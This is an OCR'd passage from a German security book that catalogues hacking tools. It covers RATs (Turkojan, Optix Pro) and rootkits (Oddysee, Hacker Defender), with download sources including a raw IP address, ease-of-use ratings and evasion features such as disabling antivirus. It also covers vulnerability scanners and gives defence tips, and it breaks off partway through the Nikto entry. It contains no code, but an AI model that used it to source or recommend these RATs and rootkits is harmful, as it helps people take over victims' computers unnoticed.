


Bild 5.2: Komfortable All-in-one-Lösung

5.3 Turkojan

Anbieter	www.turkojan.com			**Preis**	-		
Betriebssystem(e)	Win XP, Win 2000, Win 2003, Win NT, Win Vista, Win 7			**Sprachen**	Deutsch, Englisch, Türkisch		
Kategorie(n)	RAT			**Oberfläche**	**GUI**	x	**CMD**
Größe	< 2 MB	**Installation**		Nein	**Schnittstellen**		
Usability	■■■■□		**Know-how**		■■■□□		

Turkojan, das Produkt einer türkischen Hackerschmiede, präsentiert sich multilingual und mit vielen Features, jetzt auch für Windows 7. Der Funktionsumfang ist beträchtlich; im Netz existieren viele Videos, die anschaulich zeigen, wie man sich das Server-

modul (für den Opfer-PC) zusammenklickt. Es gibt auch eine Private Edition, die gegen die meisten Antivirenprogramme gehärtet ist.

Bild 5.3: Die türkische Variante: derzeit eines der leistungsfähigsten RATs

5.4 Optix Pro

Anbieter	www.evileyesoftware.com			**Preis**	-		
Betriebssystem(e)	Win XP, Win 2000, Win 2003, Win NT			**Sprachen**	Deutsch, Englisch, Französisch Griech., Italienisch, Arabisch		
Kategorie(n)	RAT			**Oberfläche**	**GUI**	x	**CMD**
Größe	< 1 MB	**Installation**		Nein	**Schnittstellen**		
Usability	■■■■■		**Know-how**		■■■□□		

Multilinguales, mit vielen Features (wie Firewall-, AV-Deaktivierung, CGI-Logger etc.) ausgestattetes Remote Administration Tool. Laut den Entwicklern ist es in der Lage, 73 AV-Tools sowie 37 Personal-Firewalls auszuschalten.




Bild 5.4: Komfortabel zu bedienendes Builder-Modul

Auf Wunsch kann das Servermodul noch mit UPX verschlüsselt werden.

5.5 Abwehr – generelle Tipps

Abgesehen von der kommerziellen Variante von Web Atelier müssen die meisten RATs auf dem Ziel-PC installiert werden, ohne dass der Benutzer davon etwas ahnt, sei es als Drive-by-Download oder als ausführbarer Mailanhang. Genau hier setzt die Verteidigungsstrategie an. Im Grunde sind Realtime-Scanner und Verhaltensblocker, die zum Toolumfang der gängigen AV-Programme gehören oder auch als Standalone-Lösungen angeboten werden, Pflicht. Von der Fachpresse sehr gut bewertet wurden u. a. die Behavior Blocker bzw. HIPS (Host-based Intrusion and Prevention System):

- Online Armour (Shareware: *www.tallemu.com*)
- ProSecurity (Shareware: *www.proactive-hips.com*[13])
- AntiHook 3 (Shareware: www.infoprocess.com.au)

Im Gegensatz zu konventionellen, signaturbasierten AV-Scanner registrieren diese Schutzprogramme Verhaltensauffälligkeiten im System, Keylogger werden ebenso geblockt wie Remote-Verbindungen nach außen.

[13] Derzeit ist die Seite nicht zu erreichen bzw. wird umgeleitet auf eine »under construction«. Deshalb wohl nur mit Vorsicht zu genießen.

6 Rootkits – Malware stealthen

An sich sind Rootkits ein alter Hut; in der UNIX-Welt existieren sie seit Beginn der 90er-Jahre. Damals wurden sie von Hackern als eine Art Hintertürprogramm eingesetzt, um nicht nur den Hack zu tarnen, sondern um sich auch in Zukunft auf dem gekaperten System mit den Rechten des Systemadminstrators *root* unbemerkt bewegen zu können. Also mit einfachen Worten: Ein »Wurzelbaukasten« ist eine raffinierte Tarntechnik, mit der ein Angreifer einen fremden PC übernehmen und steuern kann, ohne dass diese Aktivitäten vom User bemerkt würden. Diese Tarntechnik eignet sich besonders gut in Kombination mit RATs und Keyloggern, weswegen eine Grenzziehung zwischen Rootkits und Trojanern in der Praxis nicht immer möglich ist. Nebenbei bemerkt lassen sich mit Rootkits natürlich auch andere Schädlinge tarnen, z. B. Browser-Hijacker oder Adware.

Rootkits lassen sich anhand ihrer Angriffspunkte grob in zwei Gruppen unterteilen:

- Userland-Rootkits
- Kernel-Rootkits (LKM, KMem)

Die Zugriffssteuerung von Betriebssystemen, die auf der x86-Prozessorfamilie von Intel aufsetzen (z. B. Windows und Linux), setzen zur Zugriffssteuerung auf das Prinzip der Ringe, wobei in Ring 0 der gesamte Kernelcode von Windows residiert und Ring 3 (die Ringe 1 und 2 werden nicht benutzt) für Anwenderprogramme (z. B. Word, Excel, Internet Explorer etc.) reserviert ist. Programmcode, der im Ring 0 oder der Kernelebene ausgeführt wird, verfügt über höhere Privilegien als derjenige, der im Userland (Ring 3) operiert. Zwischen Ring 0 und Ring 3 existieren Schnittstellen, die von der WinAPI realisiert werden und aus den Bibliotheken *Advapi.dll*, *Gui32.dll*, *Kernel32.dll* und *Win32.dll* bestehen.

Da kein Userland-Programm direkt mit dem Kernel kommunizieren kann, werden alle Kernelaufrufe über die WinAPI abgewickelt. Und genau hier ist der Angriffspunkt der Userland-Rootkits. Stark vereinfacht gesagt, machen diese nichts anderes, als ihren Programmcode in Anwenderprogramme zu injizieren, wo sie dann z. B. über die *User.dll* in den Kernel geladen werden. In der Folge kontrollieren diese Rootkits dann die Kommunikation zwischen Kernel und Userland, d. h. jeder Aufruf des Taskmanagers, des Dateiexplorers oder anderer Programme wird entsprechend gefiltert mit dem Ergebnis, dass Prozesse unsichtbar gemacht, Trojanerports freigegeben, oder die Anwesenheit von weiterer Malware auf dem Rechner verschleiert wird.

»Nackte« Rootkits ohne Zusatzfunktionalität sind streng betrachtet noch keine Malware; kritisch wird es erst, wenn mit ihrer Stealth-Technologie anderer schädlicher Code (von Würmern, Trojanern, Viren, RATs etc.) vor dem Zugriff durch Viren-/Malware-Scanner versteckt wird.

Mehr Ressourcen zum Thema – vorzugsweise für den Windows-Bereich (Rootkits, Antirootkits, Sourcecodes, Dokus etc.) – findet man unter: *www.rootkit.com*.




Bild 6.1: Wirkungsweise von Windows-Rootkits

6.1 Oddysee_Rootkit

Anbieter	http://98.15.254.95/RootKits			**Preis**	-		
Betriebssystem(e)	Win 2000, Win 2003, Win XP			**Sprachen**	Englisch		
Kategorie(n)	Rootkit			**Oberfläche**	**GUI**	**CMD**	-
Größe	< 20 KB	**Installation**			**Schnittstellen**		
Usability	■□□□□		**Know-how**		■■□□□		

Ein sehr schlankes Standalone-Rootkit mit klassischer Funktionalität. Nach dem erstmaligen Programmaufruf wird ein Treiber gestartet, der sich – unsichtbar – in der Registry verankert und jedes Programm, jede Datei, jeden Registryeintrag verbirgt, der mit einem doppelten Unterstrich anfängt. Mit diesem Programm lässt sich so gut wie jede zusätzliche Malware stealthen. Der folgende Screenshot der Registry konnte nur gemacht werden, nachdem das Rootkit mit IceSword manuell deaktiviert wurde.




Bild 6.2: Rootkit, das bei jedem Neustart als Service gestartet wird

6.2 Hacker_Defender

Anbieter	www.rootkit.com			**Preis**	-			
Betriebssystem(e)	Win 2000, Win 2003, Win XP			**Sprachen**	Englisch			
Kategorie(n)	Rootkit			**Oberfläche**	**GUI**		**CMD**	x
Größe	< 300 KB	**Installation**			**Schnittstellen**			
Usability	■■■□□		**Know-how**		■■■□□			

Der Klassiker und eines der am weitesten verbreiteten Rootkits. Er wird mit `.ini`-Files konfiguriert:

- `[Hidden Table]`
- `[Hidden Processes]`
- `[Root Processes]`
- `[Hidden Services]`
- `[Hidden RegKeys]`
- `[Hidden RegValues]`
- `[Startup Run]`
- `[Free Space]`
- `[Hidden Ports]` and `[Settings]`

Bei der Installation wird gleichzeitig ein Backdoor installiert, das einem Angreifer, der sich mit dem richtigen Passwort ausgewiesen hat, eine getarnte Backdoor-Shell einrichtet.

Bild 6.3: ZoneAlarm unterbindet eine Infektion

6.3 Abwehr – generelle Tipps

Grundsätzlich stellen Rootkits eine der größten Bedrohungen für die Integrität von Rechnern und Netzen dar, da vorhandene Sicherheitsmechanismen wie AV-Programme und Desktop-Firewalls einfach unterlaufen werden. Neueste Rootkits wie Rustock 2010 oder Abkömmlinge der TDL- oder TDSS-Familie sind selbst mit spezialisierten Anti-Rootkitprogrammen nur schwer zu bekämpfen. Erschwerend kommt hinzu, dass von ca. zwei Dutzend Antirootkits nur ein Drittel für die neueren Windowsversionen Vista und Win 7 geeignet sind; für die 64-Bit-Versionen sind es noch viel weniger (vgl. *http://www.antirootkit.com/news.htm)* Bei einem Verdacht sollten grundsätzlich mehrere Tools parallel angewendet werden – erstens solche mit automatischer Erkennungsfunktion wie der Blacklight Rootkit Eliminator von F-Secure, zweitens spezielle, aber profunde Systemkenntnisse voraussetzende Werkzeuge wie der Deep System Explorer von DiamondCs oder der Rootkit Unhooker (*www.antirootkit.com*). Eine weitere Möglichkeit ergibt sich durch einen Datei-Scan. Zu diesem Zweck wird das gesamte Dateisystem einmal unter dem laufenden Betriebssystem und einmal extern (Start von CD oder USB-Stick) gescannt, z. B. mit dem Advanced Checksum Verifier (*www.irnis.net*) und dann werden die Abweichungen analysiert. So fallen durch diese Methode modifizierte Systemdateien eher auf.

7 Security-/Vulnerability-Scanner

Im Gegensatz zu den klassischen Portscannern verfügen Security Scanner wie Nessus oder GFI LANguard über weitergehende, datenbankgestützte Möglichkeiten und eine offene, erweiterbare Architektur, um ein Zielsystem nach bekannten sowie brandneuen Schwachstellen zu scannen:

- Dienste
- Freigaben
- Passwörter / Passwortrichtlinien
- Offene Ports
- Fehlende Patches in Betriebssystemen sowie installierten Diensten und Programmen

Anhand des Auswertungsprotokolls können Netzwerk- und Systemadministrator nun gezielt die aufgezeigten Sicherheitslücken stopfen. Prinzipiell können Zielsysteme nicht-destruktiv auditiert werden (was die Systemstabilität des Zielsystems während des Testens garantiert) oder der Scanner provoziert gezielt Sicherheitslücken, stößt also gewissermaßen in die Weichteile vor, um sozusagen am lebenden System die real vorhandenen Abwehrmöglichkeiten zu testen. Auch wenn für die meisten Hacker, mindestens aber für Script-Kiddies, solche Werkzeuge überdimensioniert sind oder ein solides Fachwissen voraussetzen, sind die praktischen Gefahren, die von Security-Scannern ausgehen, dennoch nicht zu vernachlässigen.

7.1 X-NetStat Professional

Anbieter	www.freshsoftware.com			**Preis**	Trial, ab 29,95 $ Single License			
Betriebssystem(e)	Win95, Win98, WinME, Win2000, WinXP, Win2003, Win NT 4.0, Win 7			**Sprachen**	Englisch			
Kategorie(n)	Security Scanner			**Oberfläche**	**GUI**	x	**CMD**	
Größe	< 2 MB	**Installation**	Ja	**Schnittstellen**	WinPCap			
Usability	■■■■■		**Know-how**	■■□□□				

Mit X-NetStat verfügt der Benutzer einerseits über mehr Komfort als mit dem windows-eigenen Kommandozeilentool `Netstat.exe` und andererseits über weit mehr Möglichkeiten, sein Netzwerk zu kontrollieren. Auf einen Blick erkennt er, auf welchen Ports

kommuniziert wird, mit wem der eigene PC verbunden ist und er sieht andere Rechner im Netz, die Art des Zugriffs, die Remoteadressen sowie Anzahl und Inhalt (via Sniffer) der gesendeten und empfangenen Datenpakete. Zusätzlich lassen sich gezielt Verbindungen global oder mit selbst erstellten Regeln blockieren. In den Händen eines versierten Verteidigers ist es weniger ein Angriffswerkzeug als ein Analysetool.




Bild 7.1: Alle Netzwerkinformationen im Griff mit X-NetStat

Wenn es beispielsweise einem Angreifer gelingen sollte, seine Daten unbemerkt via DLL-Injection in ein anderes Programm durch die Firewall zu schleusen, kann der Verteidiger den geloggten Datenverkehr mit X-NetStat analysieren und die Spuren zurückverfolgen. Weiterhin können gezielt diese Verbindungen so lange blockiert werden, bis weitere Abwehrmaßnahmen greifen.

7.2 GFI LANguard N.S.S.

Anbieter	www.gfisoftware.de		**Preis**	Freeware Version, ab 320 € (10 IP-Adressen)			
Betriebssystem(e)	Windows 2000, Win XP, Win 2003		**Sprachen**	Deutsch, Englisch, Italienisch			
Kategorie(n)	Security-/Vulnerability-Scanner		**Oberfläche**	**GUI**	x	**CMD**	
Größe	< 20 MB	**Installation**	Ja	**Schnittstellen**			
Usability	■■■■■	**Know-how**	■■■■■				

Der »Mercedes« unter den Security-Scannern – auch vom Preis – mit ausgezeichnetem Handling, durchdachter Benutzeroberfläche, integriertem Patch-Agent, Script-Debugger und Status-Monitor. Sinnvoll ist die Anwendung dieses Werkzeugs vor allem bei Sicherheits-Audits, Penetrationstests sowie generell bei der Überprüfung von Schwachstellen in Firmennetzen. Für Hacker ist das Werkzeug zwar auch nützlich, im Endeffekt aber deutlich überdimensioniert.




Bild 7.2: Schwachstellenanalyse mit GFI LANguard

7.3 Nessus

Anbieter / Entwickler	www.nessus.org		**Preis**	- kommerziell: $1,200 pro Jahr				
Betriebssystem(e)	Linux/UNIX, FreeBSD, Solaris, Mac OS X, Windows		**Sprachen**	Englisch				
Kategorie(n)	Netzwerkscanner / Vulnerability-Scanner		**Oberfläche**		**GUI**	x	**CMD**	x
Größe	< 120 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**		Amap, Nmap		
Usability	■■■■■		**Know-how**		■■■□□			

Nessus ist ein mächtiger Vulnerability-Scanner für mittlerweile zahlreiche Plattformen mit derzeit etwa 35.000 unterschiedlichen Plugins. Das Nessus-Paket basiert grundsätz-

lich auf dem Client/Server-Prinzip: Der Serverdienst läuft auf einem Rechner, auf dem sich entweder ein lokaler oder ein entfernter Client verbinden kann. GUI-Clients sind für viele Plattformen verfügbar, zudem lässt sich Nessus über einen Web-Browser steuern.

Nach Beginn der Sitzung besteht die Möglichkeit, eine Vielzahl an Parametern zu definieren, etwa Ziele, Abhängigkeiten, Scanner und Plugins. Die Plugins, die regelmäßig erweitert und vom Hersteller heruntergeladen werden können, ermöglichen die Aufdeckung diverser Sicherheitslücken der zu scannenden Hosts. Nessus speichert die Ergebnisse in einer Datenbank, ein Export in XML (`.nessus`), HTML und NBE (CVS) ist möglich.




Bild 7.3: Der Nessus-Server-Manager unter Windows




Bild 7.4: Nessus-Report als HTML-Datei

7.4 Open Vulnerability Assessment System / OpenVAS

Anbieter / Entwickler	www.openvas.org		**Preis**	-				
Betriebssystem(e)	Linux, FreeBSD		**Sprachen**	Englisch				
Kategorie(n)	Netzwerkscanner / Vulnerability-Scanner		**Oberfläche**		**GUI**	x	**CMD**	x
Größe	< 120 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**		Amap, Nmap, Portbunny, zahlreiche NASL-Skripte, verinice		
Usability	■■■■■		**Know-how**	■■■□□				

OpenVAS ist ein freier Vulnerability-Scanner, der sich neben klassischen Verwundbarkeitsanalysen – einem holistischem Ansatz folgend – dem Schwachstellen-Management widmet. So bietet OpenVAS nicht nur eine umfassende Sammlung von Werkzeugen für die Sicherheitsanalyse in Netzwerken, sondern integriert zusätzlich eine Vielzahl von weiteren Sicherheitsanwendungen. Neben der Verzahnung mit dem ISMS-Tool *verinice* ist OpenVAS durch die Funktion »Local Access Credentials« in der Lage, auch Schwachstellen aus der Innensicht eines Scanziels zu erkunden. Dazu greift OpenVAS

per SSH oder SMB auf das Zielsystem zu und prüft Anwendungszustände, die von außen nicht erkennbar sind, wie etwa den Patchlevel von Anwendungen oder die Komplexität der lokalen Kennwörter. Das Herzstück des »Open Vulnerability Assessment System« bildet eine Serverkomponente, die eine Sammlung von Network Vulnerability Tests (NVT) nutzt, um Sicherheitsprobleme in Netzwerksystemen und -anwendungen aufzuspüren.

Nach Beginn der Verwundbarkeitsanalyse besteht die Möglichkeit, eine Vielzahl von Parametern zu definieren, etwa Ziele, Abhängigkeiten, Scanner und Plugins. Die Plugins, die regelmäßig erweitert und sowohl von der Community als auch von kommerziellen Anbietern heruntergeladen werden können, ermöglichen die Aufdeckung diverser Sicherheitslücken der zu scannenden Hosts.

OpenVAS speichert die Ergebnisse in einer Datenbank, ein Export in PDF, HTML, XML, NBE ist möglich.




Bild 7.5: Der OpenVAS-Client nebst Scanreports




Bild 7.6: Verlauf der Verwundbarkeitsanalyse durch OpenVAS

7.5 Nikto2

Anbieter	http://www.cirt.net/nikto2		**Preis**	-			
Betriebssystem(e)	Perl-Script: Linux/UNIX, Windows, BSD, Mac OS X		**Sprachen**	Englisch			
Kategorie(n)	Webserver / CGI-Scanner		**Oberfläche**	**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**	Nein	**Schnittstellen**	Benötigt Perl und LibWhisker, SSL zum Scannen von HTTPS		
Usability	■■■□□		**Know-how**	■■■■□			

Nikto ist ein auf der Programmiersprache Perl basierender Scanner für das Aufdecken von Schwachstellen auf Webservern und CGI-Scripten. Hierbei entdeckt Nikto auf der Suche nach Risiken u. a. Fehlkonfigurationen, unsichere Dateien, Scripts und überalterte Software.

Ein Start von Nikto2 mit den Parametern

- `-host <host> (target host)`

